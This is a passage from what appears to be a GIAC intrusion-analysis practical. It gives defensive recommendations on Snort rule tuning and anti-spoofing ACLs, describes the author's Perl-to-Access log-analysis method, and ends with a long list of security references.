11. Review the Snort signature list to determine if a user-defined alert can be removed or if it is still serving a valid function. One type of validity is demonstrated by the "Notify Brian" alerts. Does Brian still need to be notified about any traffic to that IP? The importance of this type of alert tends to decline with time- the longer the alert has been around, the less relevant. Another type of validity is demonstrated by the CS WEBSERVER alerts. Do we really need to have record of every single connection to a particular web server? Do we really have time to regularly review all the resulting data for whatever caused us to put the alert on the sensor in the first place? While it may seem like a good idea to keep an eye on who's touching your system, it's better to tailor rules for what you're looking for rather than having blanket rules that generate lots of volume but little that is of value to security.

12. At the perimeter, block private IPs from entering and exiting the network. Further, apply anti-spoofing ACLs to the routers to ensure that traffic that does not originate with one of the university's IPs does not get routed. This will ensure traffic

from backdoors does not propagate as well as preventing spoofed traffic from entering and exiting the network.

Analysis Technique.

Since the files had to be less than 60 days old, I immediately pulled some samples and created really basic and ugly perl scripts to translate these into text files that could be read into Microsoft Access. I imported these and set up some baseline queries I thought would be useful. When the time came to actually do the research, I pulled five full days worth of data and ran them through my scripts. I purged all test data from my database and imported the new files. About a week before the paper was complete I determined that the first day of data had too many gaps in it and had to process an entire new day's worth of data into the database, but with the scripts already set up it was relatively simple to do this.

I wrote my own scripts for a number of reasons. First, I was new to Perl and wanted to learn how to use it. Second, I'd rather just write my own stuff that did what I wanted them to do rather than using other folks' stuff that did what they wanted to do, but were hard for me to follow and/or didn't exactly result in what I was looking for. Had I used other people's scripts, I would have had to learn just as much Perl and spent more time trying to understand how they did what they did and whether or not it fit my needs.

I had a small number of corrupted alert entries. Some lines of log file were merely wrapped wrong but others looked like the first section of the packet, up to the destination IP, had been truncated. I added code to my alert-translating perl script to find and fix the messed up linefeeds. The truncated packets I merely discarded since they did not have enough info to be useful to my analysis. There were also other errors in the log files that I culled from my Access tables after I had imported all the data. This was easy to do with Access- sort by IP, and delete anything that had "Jul" in it instead of an IP.

I know from my workplace that I work best with querying databases and looking at structured spreadsheets, so I wanted my data to be in database and/or spreadsheet form rather than having a series of different files as a result of running different single-purpose perl scripts. As I did my analysis I ran a series of different queries using the Microsoft Access query building tool. This tool made it very easy for me to do counts, groupings, and lists of just about any type I could desire.

References.

Akerman, Richard, "Trojan-port-table". 2003. URL: http://www.chebucto.ns.ca/~rakerman/trojan-port-table.html (9 AUG 2003).

"Arachnids." DigitalTrust.it. URL: http://www.digitaltrust.it/arachnids/ (14 JUL 2003).

Baldwin, Lawrence, "myNetWatchman Alert – Windows PopUP SPAM". myNetWatchman.com. 09 DEC 2002. URL: ht http://www.mynetwatchman.com/kb/security/articles/popupspam/

Barkley, John, "NISTIR 5277- Comparing Remote Procedure Calls". October 1993. URL: http://hissa.nist.gov/rbac/5277/node8.html (14 AUG 2003).

Beverly, Rob; Moore, David; Paxson, Vern; Savage, Stefan; Colleen, Shannon; Staniford, Stuart; Weaver, Nicholas, The Spread of the Sapphire/Slammer Worm. 4 FEB 2003. URL: http://momo.lcs.mit.edu/slammer/ (5 AUG 2003).

“CDE 1.1: Remote Procedure Call”. The Open Group, 1997. URL: http://www.opengroup.org/onlinepubs/9629399/ (9 AUG 2003)

Chan, Christine, “GCIA Intrusion Detection In-Depth.” 2001. URL: http://www.giac.org/practical/Christine_Chan_GCIA.doc (20 AUG 2003).

Chew, Freeland. “GIAC Certified Intrusion Analyst Practical Assignment” (Version 3.3). URL: http://www.giac.org/practical/GCIA/Freeland_Chew_GCIA.pdf (15 JUL 2003).

CodeFX, “CIFS Explained”. 2001. URL: http://www.codefx.com/CIFS_Explained.pdf (6 JUN 2003).

Cravero, Luca, “re: porta 57.” Italian Security Mailing List. 13 SEP 2002. http://www.sikurezza.org/ml/09_02/msg00159.html (17 AUG 2003).

“Development/psad/psad signatures.” 19 JUN 2003. URL: http://www.cipherdyne.com/cgi/viewcvs.cgi/psad/psad_signatures?rev=1.31&content-type=text/vnd.viewcvs-markup (23 JUN 2003).

Eckstein, Robert; Collier-Brown, David; Kelly, Peter, Using Samba, 1st Edition. NOV 1999. URL: http://www.oreilly.com/catalog/samba/chapter/book/ (15 JUN 2003).

Foon, “Shatter Attacks- How to Break Windows.” URL: http://www.astalavista.com/library/basics/guides/Next-GenerationWin32exploits.htm (15 JUL 2003).

Forster, Jim “Re: [snort] 'SMB Name Wildcard'.“ Snort mailing list, neohapsis.com archives. 17 JAN 2000. URL: http://archives.neohapsis.com/archives/snort/2000-01/0222.html (16 AUG 2003).

“fragrouter.” Packetstorm. URL: http://packetstorm.widexs.nl/UNIX/IDS/nidsbench/fragrouter.html (20 JUL 2003).

Franke, Jano, “PPPoE-ac”, URL: http://jjaf.de/pppoe/ac/ (4 AUG 2003).

Graham, Robert, “FAQ: Firewall Forensics (What am I seeing?)” RobertGraham.com. URL: http://www.robertgraham.com/pubs/firewall-seen.html (1 AUG 2003).

Hayden, Chris, “SQL Slammer Worm“. 7 APR 2003. URL: http://www.giac.org/practical/GCIH/Chris_Hayden_GCIH.pdf. (4 AUG 2003).

Hewlett, Jeremy, “Messenger Service abuse via Microsoft RPC”. 2003. http://www.giac.org/practical/GCIH/Jeremy_Hewlett_GCIH.pdf (9 AUG 2003)

Hoover, James, “MS SQL Server Resolution Servive Exploit in Action”. 30 APR 2003. URL: http://www.giac.org/practical/GCIH/James_Hoover_GCIH.pdf (4 AUG 2003).

Huang, Dongmei, “Attack of Slammer worm- A practical case study”. 31 MAR 2003. URL: http://www.giac.org/practical/GCIH/Dongmei_Huang.pdf (4 AUG 2003).

ISS AdvICE, “Port 45000 Cisco NetRanger postofficed.” Internet Security Systems, Inc.. URL: http://www.iss.net/security_center/advice/Exploits/Ports/45000/default.htm (18 AUG 2003).

Jim at oobs3c02_at_attbi.com, “Variant or original posting to packetstormsecurity – long”. Incidents List, Newohapsis Archives. 28 JAN 2003. URL: http://archives.neohapsis.com/archives/incidents/2003-01/0155.html (4 AUG 2003).

Larratt, Glenn, “Intrusion Detection in Depth, GCIA Practical Assignment Version 3.0.” URL: http://is.rice.edu/~glratt/practical/Glenn_Larratt_GCIA.html (3 JUN 2003).

ledin, “SMB/CIFS BY THE ROOT”. Phrack 60. 28 DEC 2003. URL: http://www.phrack-dont-give-a-shit-about-dmca.org/show.php?p=60&a=11 (6 JUL 2003).

Litchfield, David, “Threat Profiling Microsoft SQL Server”. NGSSoftware Insight Security Research. 20 JUL 2002. URL: http://www.nextgenss.com/papers/tp-SQL2000.pdf (4 AUG 2003).

Litchfield, David, “Unauthenticated Remote Compromise in MS SQL Server 2000”. NGSSoftware Insight Security Research Advisory. 25 JUL 2002. URL: http://www.nextgenss.com/advisories/mssql-udp.txt (5 AUG 2003).

lurhq, “LURHQ Discovers SQL Server Worm”. 25 JAN 2003. URL: http://www.lurhq.com/press_slammer.html (4 AUG 2003).

“M-001: Cisco Secure IDS Signature Obfuscation Vulnerability.” US Department of Energy Computer Incident Advisory Capability. 1 OCT 2001. URL: http://www.ciac.org/ciac/bulletins/m-001.shtml (1 AUG 2003).

Martignoni, Lorenzo, “adorefind v. 0.1.” Computer Emergency Response Team Italy. 9 APR 2003. URL: http://security.dico.unimi.it/tools.html (7 AUG 2003).

McReynolds, John, “An Exploit In Action: The SQL Slammer Worm”. 10 FEB 2003. URL: http://www.giac.org/practical/GCIH/John_McReynolds_GCIH.pdf (4 AUG 2003).

McWilliams, Brian, “Spam Masquerades as Admin Alerts”. Wired News. 15 OCT 2002. URL: http://www.wired.com/news/technology/0,1282,55795,00.html (08 AUG 2003).

Microsoft Corporation, “Microsoft Knowledgebase Article – 168893, Messenger Service of Windows”. Microsoft Product Support Services. 03 JUN 2003. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;Q168893 (08 AUG 2003).

Microsoft Corporation, “Microsoft Security Bulletin (MS00-072) Patch Available for 'Share Level Password' Vulnerability”. 10 OCT 2000. Microsoft TechNet. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-072.asp (15 JUL 2003).

Microsoft Corporation, “Microsoft Security Bulletin (MS02-039) Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution (Q323875)”. Microsoft TechNet. 31 JAN 2003. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp (4 AUG 2003).

Microsoft Corporation, “SMB FILE SHARING PROTOCOL”, Document Version 6.0p. January 1, 1996. URL: ftp://ftp.microsoft.com/developr/drg/CIFS/SMBPUB.doc (6 JUN 2003).

Microsoft Corporation, “SMB Protocol File Sharing Extensions”. Copyright 1997-1999 URL: ftp://ftp.microsoft.com/developr/drg/CIFS/SMB.TXT (6 JUL 2003).

Mitre, “CAN-1999-0660”. 4 AUG 1999. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0660 (7 AUG 2003).

Mitre, “CVE-2000-0979”. 22 JAN 2001. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0979 (15 JUL 2003).

Mitre, “CVE-CAN-2002-0649”. 26 JUL 2002. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649 (4 AUG 2003).

Morgan, Barbara, “SANS Parliament Square – Intrusion Detection In Depth. GIAC Certified Intrusion Analyst (GCIA) – Practical Assignment Version 3.2.” 6 OCT 2002.

URL: http://www.giac.org/practical/GCIA/Barbara_Morgan_GCIA.doc (13 JUN 2003).

Murdoch, Don, “Subject: RE: LOGS: GIAC GCIA Version 3.3 Practical Detect - 1 (Repost):Opaserv!”. Email. 15 AUG 2003.

Murdoch, Don, “Subject: RE: LOGS: GIAC GCIA Version 3.3 Practical Detect – 2: sql slammer!”. Intrusions at incidents.org mailing list. 15 AUG 2003.

Nolan, Patrick et al. “Port 1434 MS-SQL Worm”. isc.incidents.org. 25 JAN 2003. URL: http://isc.incidents.org/analysis.html?id=180 (13 AUG 2003).

Novell, “netsupport/abend/2002/august.” Novel.com. URL: http://developer.novell.com/research/sections/netsupport/abend/2002/august/x020801.doc (19 AUG 2003).

NSA, “Security Recommendation Guides- Windows 2000 Guides.” 24 OCT 2001. National Security Agency Fort George G. Meade, Maryland. URL: http://nsa2.www.conxion.com/win2k/.

Parks, Jourden, “GIAC GCIA Version 3.3 Practical Detect”. Incidents.org Intrusions Archive January 2003. 23 JAN 2003. URL: http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00241.html (15 JUL 2003).

Pascalau, Adrian, “[giptables-users] FTP on port 666.” giptables-users Mailing List. 13 FEB 2003. URL: http://lists.openna.com/pipermail/giptables-users/2003-February/000223.html (8 AUG 2003).

Paulo, “Weird spam caming through UDP, port 135”. Spamcop-List. 27 FEB 2003. URL: http://news.spamcop.net/pipermail/spamcop-list/2003-February/034530.html (9 AUG 2003).

Peterson, Brad, “The ultimate opaserv fix!!” Computing.net. 17 NOV 2002. URL: http://www.computing.net/security/wwwboard/forum/3289.html (17 JUL 2003).

Peterson, Brad. “W32.Opaserv.Worm”. Computing.net. 29 OCT 2002. URL: http://www.computing.net/security/wwwboard/forum/2954.html (15 JUL 2003).

Phrite, nsend tool. URL: http://www.nsend.com/ (10 AUG 2003).

Powell, Patrick, “Chapter 19. RFC 1179 - Line Printer Daemon Protocol.” LPRng-HOWTO. 15 APR 2003. URL: http://www.lprng.com/LPRng-HOWTO-Multipart/rfc1179ref.htm (15 AUG 2003).

“Retina Sapphire SQL Worm Scanner from eEye Digital Security”, eEye, URL: http://www.eeye.com/html/Research/Tools/SapphireSQL.html (19 AUG 2003).

roesch, snort rules. 7 FEB 2003. URL: http://scorpions.net/~fygrave/snort/misc-lib (6 JUN 2003).

Rose, Kevin, “Spam Takes New Form”. TechTV. 16 JUN 2003. URL: http://www.techtv.com/screensavers/answerstips/story/0,24330,3374542,00.htm (09 AUG 2003).

Ruiu, Dragos, “Re: [snort-users] Incomplete Packet Fragments Discarded?” [snort-users] mailing list archive at Neohapsis.com. 12 FEB 2001. URL: http://archives.neohapsis.com/archives/snort/2001-02/0320.html (16 AUG 2003).

SANS Institute, “3. MODERATE: Opasoft Network Worm”. SANS Critical Vulnerability Analysis, Volume 1, Number 11. 7 OCT 2002. URL: http://www.sans.org/newsletters/cva/cva1_11.php (24 JUL 2003).

Security Focus, “Ntpd Remote Buffer Overflow Vulnerability.” Vulnerabilities, SecurityFocus.com. 8 MAY 2002. URL: http://www.securityfocus.com/bid/2540 (4 AUG 2003).

Semper Eadum, “TFTP- port 69.” BroadbandReports.com. 26 JAN 2003. http://www.dslreports.com/forum/udpport69~root=udpport69~parent=udpport69~mode=full~days=999 (20 AUG 2003).

Sharpe, Richard, “Just what is SMB?” v1.2. 8 OCT 2002, copyright 1996-2002. URL: http://samba.anu.edu.au/cifs/docs/what-is-smb.html (13 JUN 2003).

Skoudis, Ed, CounterHack. Upper Saddle River, NJ: Prentice Hall Inc, 2002.

Spitzner, Lance. “SCAN OF THE WEEK #5: 7 August -14 August.” URL: http://project.honeynet.org/scans/arch/scan5.txt (31 JUL 2003).

Stewart, Joe, “Re: [Snort-users] CGI Null Byte Attack.” Snort-users mailing list archive on Neohapsis.com. 20 NOV 2000. URL: http://archives.neohapsis.com/archives/snort/2000-11/0244.html (16 AUG 2003).

Stewart, Joe, “Re: [Snort-sigs] Signature for Opaserv Worm.” Snort-sigs mailing list. 1 OCT 2002. URL: http://marc.theaimsgroup.com/?l=snort-sigs&m=103350015229166&w=2 (16 AUG 2003).

Symantec, “W32.Opaserv.Worm”. 13 JUN 2003. URL: http://www.symantec.com/avcenter/venc/data/w32.opaserv.worm.html (15 JUL 2003).

Symantec, “W32.SQLExp.Worm”. 4 FEB 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.sqlexp.worm.html (5 AUG 2003).

TonikGin, "XDCC – An .EDU Admin’s Nightmare." 11 SEP 2002. URL: http://www.russonline.net/tonikgin/EduHacking.html (6 AUG 2003).

Urwiller, Bradley, “Practical Assignment Version 3.0.” 23 APR 2002. URL: http://www.giac.org/practical/Bradley_Urwiller_GCIA.pdf (22 AUG 2003).

Warner, Niel, “Scan 23.” URL: http://216.239.51.104/search?q=cache:4sioQclXY68J:honeynet.ntcity.co.uk/scans/scan23/sol/Neil.html+null+scan&hl=en&ie=UTF-8 (13 JUL 2003).

WebStars International Corporation, http://www.webstars2000.com/myfaq.html (09 AUG 2003).

Weseman, Daniel, “LOGS: GIAC GCIA Version 3.3 Practical (Daniel Wesemann)”. Incidents.org Intrusions Archive January 2003. 11 JAN 2003. URL: http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00084.html (15 JUL 2003).

“Windows Messenger Service Delivery Options: SMB vs. MS RPC”. myNetWatchman.com. URL: http://www.mynetwatchman.com/kb/security/articles/popupspam/netsend.htm (09 AUG 2003)

Wu, Marcus, “Intrusion Detection, New Tools and Existing Theory.” 23 JAN 2003. URL: http://www.giac.org/practical/GCIA/Marcus_Wu_GCIA.pdf (14 AUG 2003).

Zarate, Raul, “Analysis on the behavior, impact and response methodologies for the W32.SQLExp.Worm as a Security Incident”. Incidents.org Intrusions Archive April 2003. 30 APR 2003. URL: http://www.giac.org/practical/GCIH/Raul_Zarate_GCIH.pdf (4 AUG 2003).

Proofreaders:
Lewandowski, John
Pederson, Chantel